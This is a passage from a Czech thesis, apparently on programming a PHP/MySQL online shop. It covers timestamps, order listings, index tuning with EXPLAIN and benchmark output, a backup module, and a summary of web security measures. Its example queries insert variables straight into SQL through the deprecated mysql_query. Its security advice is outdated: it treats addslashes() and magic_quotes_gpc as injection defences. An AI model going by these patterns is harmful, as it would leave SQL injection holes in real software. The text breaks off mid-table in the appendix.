Obecně slouží časové razítko většinou pro ukládání data, ne k identifikaci objednávek. Někteří programátoři dávají přednost ukládání data do typu DATETIME, DATE, apod., kde je údaj uložen rovnou v čitelné formě YYYY-MM-DD (00:00:00). V Evropě je spíše zvykem zobrazovat datum jako DD.MM. YYYY, je tedy potřeba formát data při výpisu na webu upravit, což může být trochu pracnější. Možná právě proto používají někteří pro ukládání data unixové časové razítko - desetimístné číslo udávající počet vteřin od 1.1.1970 (počátek unixové éry). Jeho formátování do čitelné podoby je pomocí funkce `date()` velmi snadné.

Problém je v tom, že unixové časové razítko je definováno jako 32 bitový integer, což je ovlivněno používáním 32bitových procesorů. Maximální možná hodnota, která může být uložena, je 2 na 31 (1 bit je vyhrazen pro znaménko). Tzn. lze uložit maximálně 2147483647 vteřin od roku 1970. 2147483647 vteřin převedeno na letopočet je 18.1.2038. Poté dojde k přetečení časového razítka a datum se přepne do roku 1901, což může způsobit nemalé problémy nejen počítačům, ale i ostatním zařízením.

Nicméně do té doby bude zřejmě časové razítko díky přechodu na 64bitové systémy předefinováno. Protože v databázi pro uložení časového razítka používám INT unsigned, kam je možné uložit až hodnotu 4294967295, nebude rok 2038 problémem.

5.4. Přehled odeslaných objednávek

Přihlášený uživatel si může nechat vypsat přehled svých objednávek, kde kromě jiného vidí stav objednávky. Stav může být objednávka přijata, objednávka se vyřizuje, objednávka expedována či vyřízena případně zrušena. Stavy mění obsluha administračního systému podle toho, v jaké fázi se objednávka nachází.

Rozhraní výpisu objednávek je na obrázku 5.4.

5.4.1. Indexy

Na tomto místě bych rád zmínil tvorbu indexů v databázových tabulkách. Při výpisu objednávek, a to zejména detailů objednávek, jsou data získávána spojením několika tabulek. V případě detailu objednávky se jedná až o čtyři tabulky – `objednavky`, `objednavky_info`, `zbozi` a `uzivatele`. Ale i v jiných částech internetového obchodu a administračního systému je možné nalézt spojení více tabulek. Takové dotazy mohou způsobit vyšší zatížení databázového serveru a tím prodloužit čas odezvy směrem k uživateli. Zrychlení docílíme použitím indexů, přičemž je nutné věnovat pozornost správnému návrhu indexů jednotlivých tabulek.

Indexy fungují podobně jako záložky s písmeny v knihovně, podle kterých zjistíme, v jaké polici najdeme díla autorů začínajících písmenem a, b, c atd. Index je tedy pomocná datová hodnota, která určuje pořadí prvků v tabulce v závislosti na jejich hodnotě.

Databázový server při vyhledávání dat bez indexů musí procházet celou tabulku (která může být v internetovém obchodě značně veliká) a každý řádek porovnávat s vyhledávacím parametrem (například uživatelským jménem, chceme-li vypsat data v závislosti na loginu).
Pokud ale použijeme na sloupec login index, nemusí se procházet tabulka celá, ale stejně jako podle písmenné záložky v knihovně zde podle indexu rychle najdeme hledanou oblast, což se kladně projeví na výkonu.

S indexy je nutno pracovat uváženě. Obecně sice platí, že zrychlují vyhledávání dat, na druhou stranu zpomalují vkládání a modifikaci. Není proto dobré dávat indexy všude, ale rozmýšlet, zda bude z databáze víc čteno, než do ní zapisováno. V internetovém obchodě bude více docházet ke čtení než zápisu, proto je zde indexování tabulek žádoucí.

Dotaz pro získání dat ve stránce s detailem objednávky je následující:

```
mysql_query("SELECT
o.ID,ID_zbozi,cena_ks,mnozstvi,sazba_dph,nazev,ulice,mesto,psc,stat,
dodani,platba,s.stav,i.stav AS stav_ID FROM objednavky o, objednavky_info
i,objednavky_stavy s,zbozi WHERE cas='$obj' AND
ID_uzivatele='$_SESSION[usr_ID]' AND ID_zbozi=zbozi.ID AND
o.ID_uzivatele=i.ID_uziv AND i.stav=s.ID AND o.cas=i.objednavka ORDER BY
cas DESC");
```

Podobně komplikovaný dotaz je i kompletní výpis objednávek uživatele:

```
mysql_query("SELECT SUM(cena_ks*mnozstvi) AS suma,cas,s.stav FROM
objednavky o,objednavky_info i,objednavky_stavy s WHERE
o.ID_uzivatele='$_SESSION[usr_ID]' AND o.ID_uzivatele=i.ID_uziv AND
o.cas=i.objednavka AND i.stav=s.ID GROUP BY cas ORDER BY cas");
```

Testovacím dotazem

`EXPLAIN SELECT s.stav FROM objednavky o,objednavky_info i,objednavky_stavy s WHERE o.ID_uzivatele=6 AND o.ID_uzivatele=i.ID_uziv AND o.cas=i.objednavka AND i.stav=s.ID GROUP BY cas ORDER BY cas;` zjistíme, že tabulka `objednavky` i `objednavky_info`

se prochází úplně celá (v tabulce `objednavky` 24 řádků, v `objednavky_info` 12 řádků), navíc databázový stroj pro získání dat používá dočasnou tabulku a data musí setřídit ručně viz obrázek 5.4.1 - hodnoty ze sloupce Extra (using temporary a using filesort).

Zátěžový test

```
DO BENCHMARK(100000, (SELECT s.stav FROM objednavky o,objednavky_info i,objednavky_stavy s WHERE o.ID_uzivatele=RAND() AND o.ID_uzivatele=i.ID_uziv AND o.cas=i.objednavka AND i.stav=s.ID GROUP BY cas ORDER BY cas));
```

trvá 5.53 vteřiny viz obrázek 5.4.1.b.

Po aplikování indexů u tabulky `objednavky` v podobě `objednavky (ID_uzivatele, cas)` a u tabulky `objednavky_info` na `objednavky_info (ID_uziv, objednavka, stav)` získáme stejným dotazem EXPLAIN výsledek na obrázku 5.4.1.c. Zjistíme, že tabulky se nejen neprochází celé (v tabulce `objednavky` 2 řádky, v `objednavky_info` 2 řádky), ale není použita už ani dočasná tabulka a ruční řazení.

Zátěžový test BENCHMARK stejného znění vrací čas 3.35 vteřiny viz obrázek 5.4.1.d, což představuje i u takto malých tabulek rozdíl více než 2 vteřiny!

U podobných testů na dotaz v detailu objednávek je rozdíl ještě patrnější. Bez indexů zabral čas potřebný k získání dat 5.99 vteřiny, zatímco s indexy 0.77 viz obrázek 5.4.1.e.

Testy je samozřejmě třeba brát s rezervou, ve skutečném provozu mohou být hodnoty jiné a časy ovlivňuje i momentální vytížení systému. Je ale zřejmé, že správným návrhem indexů v tabulkách můžeme výkon zvýšit znatelně.

6. Záloha dat

Pokud se bavíme o bezpečnosti, je třeba zmínit i zálohu dat. Během existence obchodního domu se může stát leccos, například může dojít k selhání databázového serveru a obsah databáze bude ztracen, případně sám administrátor může omylem smazat důležitá data.

Poskytovatel hostingu většinou provádí zálohy sám, ale z hlediska bezpečnosti naší aplikace jsou zde určité nevýhody. Například interval záloh může být delší, než bychom uvítali. Obnovení dat ze zálohy může trvat řádově i několik hodin a v neposlední řadě je třeba vzít v úvahu, že tato služba je placená.

V administračním systému je proto k dispozici modul záloha dat, který dává možnost oprávněným uživatelům systému provádět zálohu svépomocí.

Pro zálohu dat se dá použít například příkaz SELECT INTO OUTFILE, který umožňuje vyexportovat vybraná data do textového souboru. Bohužel tato metoda má několik nevýhod, například skutečnost, že soubor se vytvoří na databázovém serveru. Pokud už je soubor vytvořen, při dalším exportu není možné ho přepsat. Také je problém, že se zálohují pouze data, nikoli indexy apod. a kromě toho je pravděpodobné, že nám poskytoval hostingu ani nepřidělí práva na provádění takovýchto záloh.

Pro modul záloha dat byl tedy vytvořen vlastní skript, který rozborem databáze dokáže provést celkový export. Výsledkem je sada souborů, kde každý je pojmenován podle tabulky, jejíž zálohu obsahuje. Kromě dat samotných obsahují soubory kompletní strukturu tabulky včetně znakových sad pro porovnávání, vlastností sloupců jako auto_increment, unsigned apod., primárních i fulltextových indexů, indexu unique atd.

Rozhraní tohoto modulu je vidět na obrázku 6.

Exportovat se dají buď libovolné tabulky, které se vyberou zaškrtnutím formulářového pole, nebo všechny tabulky najednou. Soubory s daty se uloží do adresáře export na web

uživatele. Přípona souborů je .php, opět z toho důvodu, aby je nemohl nikdo otevřít z prohlížeče a přečíst data uvnitř. Každý exportovaný soubor krom zálohy obsahuje requirem zahrnutý skript s kontrolou oprávněného přihlášení. Není tedy možné, aby byl soubor vykonán voláním z prohlížeče, pokud není uživatel platně přihlášen.

Exportovanou zálohu je možné z administračního systému stáhnout kliknutím na ikonu vedle názvu zálohy viz obrázek 6a. To je umožněno za pomoci zaslání speciálních hlaviček. Uživatel má tedy možnost zálohu stáhnout k sobě a uložit např. na CD.

Zálohu je možné také importovat, pokud je třeba viz rozhraní na obrázku 6b. Z bezpečnostních důvodů však administračním systém není možné importovat tabulku `admin` a nelze přímo importovat ani data ze souborů, která si uživatel stáhl do svého počítače. Import pomocí rozhraní je možné provést pouze ze souborů uložených v hostingovém prostoru, kde se vytvořily při exportu. Import tabulky `admin` či zálohy z dat uživatelem stažených je možné provést pouze ve spolupráci s autory administračního systému, což je ale v každém případě rychlejší i levnější než v případě obnovy dat poskytovatelem databáze z jeho záloh.

Bezpečnost je možno výrazně posílit nastavením záloh na automatické spouštění, například při každém vstupu do administračního systému. Vyloučí se tím riziko, že uživatelé budou zálohu provádět nepravidelně, případně vůbec, nebo až po případné ztrátě dat.

7. Shrnutí a závěr

Při programování internetového obchodu včetně jeho administračního rozhraní jsem se snažil pokud možno co nejvhodněji navrhnout a popsat jednotlivé části systému. V takto složitém celku se vyskytuje řada prvků, které mohou být využity či zneužity potenciálním útočníkem, a proto existují určitá bezpečnostní rizika, která je třeba řešit.

Zejména je třeba vědět o správném zahrnování souborů, u kterých není vhodné používat jinou koncovku než .php, aby se vyloučila možnost jejich čtení voláním z adresového řádku.

Význam přikládám znalosti fungování direktivy register_globals, která při nastavení na On vytváří ze superglobálních proměnných proměnné globální a může být za určitých okolností, kdy důsledně neinicializujeme proměnné, zdrojem nepříjemností s modifikacemi proměnných.

Nutná je obrana proti session stealing, které spočívá ve zcizení identifikátoru session a tím pádem i všech session proměnných. Identifikátory se dají získat jak z URL adresy, z hlavičky referer, z hlavičky s autorizačním cookie či dokonce z některých vyhledavačů. Samotné podvržení session id pak může probíhat zadáním do adresového řádku, pokud není pomocí funkce `ini_set()` vkládání PHPSESSID do URL zakázáno. Útočník si ale také může identifikátor uložit do paměti prohlížeče a až poté voláním naší aplikace předá session klasicky v cookies. Pro zabránění zcizení identity je třeba doplňovat aplikaci o další kontroly, například pomocí IP adresy.

Zcizení session identifikátoru lze předcházet například také řešením problému zvaného Cross Site Scripting (XSS), který spočívá v podstrčení škodlivého kódu do stránky. To se děje zejména kvůli neošetřenému výstupu uživatelských dat na stránku. Ošetření dat může probíhat např. pomocí funkce `htmlspecialchars()` nebo `htmlentities()`. Neošetření dat může vést ke zcizení sessions, obtěžování uživatelů projevy škodlivého kódu ve stránce, ukládání informací o uživatelích či znepřístupněním stránky atd.

S ohledem na session je dobré se ujistit, že server, kam hodláme web umístit, ukládá session každého webu na jeho hostingový prostor. V případě ukládání session do společného adresáře lze totiž v některých případech získat veškerá data ze session proměnných na celém serveru. Mezi nimi mohou být i citlivé uživatelské údaje.

U útoku typu Cross-Site Request Forgery je třeba mít na paměti, že je vykonáván z počítače napadeného a pomocí jeho okna prohlížeče, čili kontroly session identifikátoru či IP adresy zde selhávají. Obojí totiž odpovídá skutečně platnému uživateli. V takových případech je třeba zavést další bezpečnostní mechanismy, jako je například generování autorizačního tokenu, jehož kontrolou se dá zamezit vykonávání nechtěných činností, které mohou probíhat v pozadí bez vědomí napadeného.

Útočníci se mohou snažit také modifikovat SQL dotazy útoky typu SQL injections, které spočívají v podstrčení dalších SQL příkazů do stávajícího kódu aplikace za účelem poškození či získání dat z databáze. Těmto útokům se lze bránit jednak kontrolou vstupních dat od uživatelů, například pomocí testování, zda ID předávané metodou GET je opravdu pouze číselná hodnota atp., ale lze využít i direktivy magic_quotes_gpc, která před jednoduché i dvojité uvozovky a zpětná lomítka vkládá zpětné lomítko, čímž tyto kolizní znaky potlačí. Případně se dá použít také funkce `mysql_real_escape_string()`, která má podobný efekt. Pokud je magic_quotes_gpc vypnuta, lze stejnou věc ošetřit voláním funkce `addslashes()`, kterou budeme ošetřovat veškerá vstupní data.

Kromě výše uvedených útoků je potřeba dbát i na další bezpečnostní zásady. Například do databáze neukládat hesla a jiné citlivé údaje v jejich čitelné podobě, ale jako hashovou hodnotu šifrovacích funkcí jako SHA1, SHA2 atp. Často je používaná také oblíbená funkce md5, nicméně u té byly objeveny bezpečnostní trhliny a bylo doporučeno ji přestat používat.

V administračním systému je pro větší bezpečnost zaveden modul nastavení, kde je možné vytvářet více uživatelských účtů s různými právy přístupu k modulům. Zajistíme tak, aby např. pomocná síla na vkládání zboží neměla přístup k objednávkám atp.

Krom toho je v každé stránce administračního rozhraní zahrnut skript pro kontrolu oprávněného přihlášení, která porovnává data uložená v session s daty v databázi a vyhodnocuje, zda uživatelské přihlášení obsahuje správné údaje a zda má uživatel dostatečná práva k výkonu požadovaných skriptů.

Při vkládání souborů přes formulářové pole file je zapotřebí kontrolovat, jestli je vkládán povolený typ souboru, například že se jedná pouze o obrázek a nikoli podvržený skript.

U registrace uživatele je dobré testovat pomocí regulárních výrazů, zda například telefon a email odpovídají platnému tvaru, abychom mohli uživatele v případě potřeby kontaktovat. Při změnách v uživatelském účtu je z bezpečnostních důvodů vždy vyžadováno stávající heslo, aby změny mohl provádět pouze pověřený uživatel.

U vkládání zboží do košíku a ukládání objednávek je třeba zajistit jednoznačnou identifikaci nákupu, tzn. označit položky tak, aby si uživatelé navzájem do košíků a objednávek nezasahovali. To lze provést při nákupu pomocí session identifikátoru a IP adresy a později pomocí čísla objednávky tvořeného časovým razítkem a ID uživatele.

Nakonec je nutné mít možnost zálohovat svá data. Administrační systém je proto vybaven modulem pro zálohu celé databáze a to dat i tabulek a jejich struktury. Z bezpečnostních důvodů ovšem není možné importovat soubory uživatelem stažené do počítače, protože by mohly být modifikovány. Přes administrační rozhraní je možné bez podpory tvůrců webu importovat pouze soubory uložené po exportu na serveru.

Co se týče vysloveného cíle o naprogramování univerzálních modulů internetového obchodu a hypotézy o ušetření času a práce na jejich budoucím začlenění do e-obchodu pro konkrétního zákazníka, na základě vývoje projektu je možné potvrdit dosažení cíle a platnost hypotézy.

8. Použité zdroje

1.) GUTMANS, Andi, BAKKEN, Stig S. a RETHANS, Derick. *Mistrovství v PHP 5*. 1. vydání. Brno: CP Books, a.s., 2005. 655 s. ISBN 80-251-0799-X

2.) KOSEK, Jiří. *PHP : Tvorba interaktivních internetových aplikací*. 1. vydání. Praha: Grada Publishing, s. r. o., 1999. 492 s. ISBN 80-7169-373-1

3.) NARAMORE, Elizabeth, GERNER, Jason, LE SCOUARNEC, Yann, STOLZ, Jeremy a GLASS, Michael K. *PHP 5, MySQL, Apache : Vytváříme webové aplikace*. 1. vydání. Brno: Computer Press, a.s., 2006. 813 s. ISBN 80-251-1073-7

4.) PÍSEK, Slavoj. *Java script : efektní nástroj oživení www stránek*. 1. vydání. Praha: Grada Publishing, s. r. o., 2001. 231 s. ISBN 80-247-0014-X

5.) WILLIAMS, Hugh. E. a LANE, David. *PHP a MySQL : vytváříme webové databázové aplikace*. 1. vydání. Praha: Computer Press, 2002. 530 s. ISBN 80-7226-760-4

6.) ČERVENKA Tomáš. Hlavičky (headers) v PHP. [online]. 9. 8. 2001 [cit. 19. 4. 2006]. Dostupné z WWW <http://interval.cz/clanky/hlavicky-headers-v-php/>

7.) KEBRT, Michal. Statistika přístupů v PHP - domény nejvyšší úrovně. *PHP* [online]. 27. 3. 2004 [cit. 20. 4. 2007]. Dostupné z WWW <http://interval.cz/clanky/statistika-pristupu-v-php-domeny-nejvyssi-urovne>

8.) KLÍMA, Vlastimil. Hašovací funkce MD5 a další prolomeny!. [online]. 25. 8. 2004 [cit. 20. 4. 2007]. Dostupné z WWW <http://www.root.cz/clanky/hasovaci-funkce-md5-a-dalsi-prolomeny>

9.) KLÍMA, Vlastimil. Nalézání kolizí MD5 - hračka pro notebook. [online]. 8. 3. 2005 [cit. 18. 4. 2007]. Dostupné z WWW <http://www.root.cz/clanky/nalezani-kolizi-md5-hracka-pro-notebook>

10.) KONÍČEK, Martin. PHP pro experty: bezpečnost. [online]. 12. 8. 2004 [cit. 17. 4. 2007]. Dostupné z WWW <http://www.root.cz/clanky/php-pro-experty-bezpecnost>

11.) MySQL AB. *MySQL*. [online]. 1995 - 2007 [cit. 16. 4. 2007]. Dostupné z WWW <http://www.mysql.com/>

12.) PECKA, Miroslav. Základy regulárních výrazů. [online]. 2005-2007 [cit. 20. 4. 2007]. Dostupné z WWW <http://www.regularnivyrazy.info/regularni-vyrazy-zaklady.html>

13.) RŮŽIČKA, Pavel. Bezpečnost především - bezpečnější příkazy SQL. *Bezpečnost* [online]. 7. 8. 2002 [cit. 20. 4. 2007]. Dostupné z WWW <http://interval.cz/clanky/bezpecnost-predevsim-bezpecnejsi-prikazy-sql>

14.) RŮŽIČKA, Pavel. Bezpečnost především - include v PHP. *Bezpečnost* [online]. 10. 5. 2003 [cit. 18. 4. 2007]. Dostupné z WWW <http://interval.cz/clanky/bezpecnost-predevsim-include-v-php>

15.) SKŘIVAN, Jaromír. SQL - spojování tabulek a tvorba pohledů. *Databáze* [online]. 30. 10. 2000 [cit. 20. 4. 2007]. Dostupné z WWW <http://interval.cz/clanky/sql-spojovani-tabulek-a-tvorba-pohledu>

16.) THE PHP GROUP. *PHP*. [online]. 2001 - 2007 [cit. 20. 4. 2007]. Dostupné z WWW <http://www.php.net>

17.) VRÁNA, Jakub. Obrana proti SQL Injection. *PHP triky* [online]. 2. 3. 2005 [cit. 19. 4. 2007]. Dostupné z WWW <http://php.vrana.cz/obrana-proti-sql-injection.php>

18.) VRÁNA, Jakub. Využití unikátních klíčů v databázi. *PHP triky* [online]. 25. 3. 2005 [cit. 18. 4. 2007]. Dostupné z WWW <http://php.vrana.cz/vyuziti-unikatnich-klicu-v-databazi.php>

19.) VRÁNA, Jakub. Získání počtu řádek. *PHP triky* [online]. 30. 3. 2005 [cit. 20. 4. 2007]. Dostupné z WWW <http://php.vrana.cz/ziskani-poctu-radek.php>

20.) VRÁNA, Jakub. Ukládání hesel. *PHP triky* [online]. 13. 4. 2005 [cit. 20. 4. 2007]. Dostupné z WWW <http://php.vrana.cz/ukladani-hesel.php>

21.) VRÁNA, Jakub. Zabezpečení session proměnných. *PHP triky* [online]. 1. 7. 2005 [cit. 19. 4. 2007]. Dostupné z WWW <http://php.vrana.cz/zabezpeceni-session-promennych.php>

22.) VRÁNA, Jakub. Přihlašování uživatelů. *PHP triky* [online]. 31. 8. 2005 [cit. 20. 4. 2007]. Dostupné z WWW <http://php.vrana.cz/prihlasovani-uzivatelu.php>

23.) VRÁNA, Jakub. Cross Site Scripting. *PHP triky* [online]. 23. 11. 2005 [cit. 19. 4. 2007]. Dostupné z WWW <http://php.vrana.cz/cross-site-scripting.php>

24.) VRÁNA, Jakub. Vypnutí magic_quotes_gpc. *PHP triky* [online]. 13. 1. 2006 [cit. 17. 4. 2007]. Dostupné z WWW <http://php.vrana.cz/vypnuti-magic_quotes_gpc.php>

25.) VRÁNA, Jakub. Atomicita operací. *PHP triky* [online]. 23. 1. 2006 [cit. 20. 4. 2007]. Dostupné z WWW <http://php.vrana.cz/atomicita-operaci.php>

26.) VRÁNA, Jakub. Cross-Site Request Forgery. *PHP triky* [online]. 24. 4. 2006 [cit. 18. 4. 2007]. Dostupné z WWW <http://php.vrana.cz/cross-site-request-forgery.php>

27.) VRÁNA, Jakub. Ukládání citlivých informací. *PHP triky* [online]. 2. 6. 2006 [cit. 17. 4. 2007]. Dostupné z WWW <http://php.vrana.cz/ukladani-citlivych-informaci.php>

28.) VRÁNA, Jakub. Ukázka použití indexů. *PHP triky* [online]. 29. 11. 2006 [cit. 19. 4. 2007]. Dostupné z WWW <http://php.vrana.cz/ukazka-pouziti-indexu.php>

29.) ZAJÍC, Petr. MySQL rychleji a rychleji. *PHP* [online]. 27. 8. 2004 [cit. 20. 4. 2007]. Dostupné z WWW <http://www.linuxsoft.cz/article.php?id_article=368>

30.) ZAJÍC, Petr. MySQL ještě rychleji. *PHP* [online]. 1. 9. 2004 [cit. 20. 4. 2007]. Dostupné z WWW <http://www.linuxsoft.cz/article.php?id_article=369>


31.) ZAJÍC, Petr. Hrátky s čísly. *MySQL* [online]. 22. 3. 2005 [cit. 20. 4. 2007]. Dostupné z WWW <http://www.linuxsoft.cz/article.php?id_article=768>

32.) ZAJÍC, Petr. Seskupujeme záznamy. *MySQL* [online]. 10. 6. 2005 [cit. 19. 4. 2007]. Dostupné z WWW <http://www.linuxsoft.cz/article.php?id_article=864>

33.) ZAJÍC, Petr. Indexy. *MySQL* [online]. 29. 7. 2005 [cit. 20. 4. 2007]. Dostupné z WWW <http://www.linuxsoft.cz/article.php?id_article=912>

9. Přílohy


obrázek 4.1




obrázek 4.1.6

obrázek 4.2.1

obrázek 4.3




obrázek 4.4.2




obrázek 5.1

obrázek 5.2.1



obrázek 5.3



obrázek 5.4

```
mysql> EXPLAIN SELECT s.stav FROM objednavky o,objednavky_info i,objednavky_stav
y s WHERE o.ID_uzivatele=6 AND o.ID_uzivatele=i.ID_uziv AND o.cas=i.objednavka A
ND i.stav=s.ID GROUP BY cas ORDER BY cas;
+----+-------------+-------+--------+---------------+---------+---------+------
------+------+----------------------------------------------+
| id | select_type | table | type   | possible_keys | key     | key_len | ref
      | rows | Extra                                        |
+----+-------------+-------+--------+---------------+---------+---------+------
------+------+----------------------------------------------+
|  1 | SIMPLE      | o     | ALL    | NULL          | NULL    |    NULL | NULL
      |   24 | Using where; Using temporary; Using filesort |
|  1 | SIMPLE      | i     | ALL    | NULL          | NULL    |    NULL | NULL
      |   12 | Using where                                  |
|  1 | SIMPLE      | s     | eq_ref | PRIMARY       | PRIMARY |       4 | diplon
ka.i.stav |    1 | Using where                                  |
+----+-------------+-------+--------+---------------+---------+---------+------
------+------+----------------------------------------------+
```

obrázek 5.4.1

```
mysql> DO BENCHMARK(100000, (SELECT s.stav FROM objednavky o,objednavky_info i,o
bjednavky_stavy s WHERE o.ID_uzivatele=RAND() AND o.ID_uzivatele=i.ID_uziv AND o
.cas=i.objednavka AND i.stav=s.ID GROUP BY cas ORDER BY cas));
Query OK, 0 rows affected (5.53 sec)
```

obrázek 5.4.1.b

```
mysql> EXPLAIN SELECT s.stav FROM objednavky o,objednavky_info i,objednavky_stav
y s WHERE o.ID_uzivatele=6 AND o.ID_uzivatele=i.ID_uziv AND o.cas=i.objednavka A
ND i.stav=s.ID GROUP BY cas ORDER BY cas;
+----+-------------+-------+--------+---------------+--------------+---------+--
----------------------+------+----------------------------+
| id | select_type | table | type   | possible_keys | key          | key_len | r
ef                   | rows | Extra                      |
+----+-------------+-------+--------+---------------+--------------+---------+--
----------------------+------+----------------------------+
|  1 | SIMPLE      | o     | ref    | ID_uzivatele  | ID_uzivatele |       4 | c
onst                 |    2 | Using where; Using index |
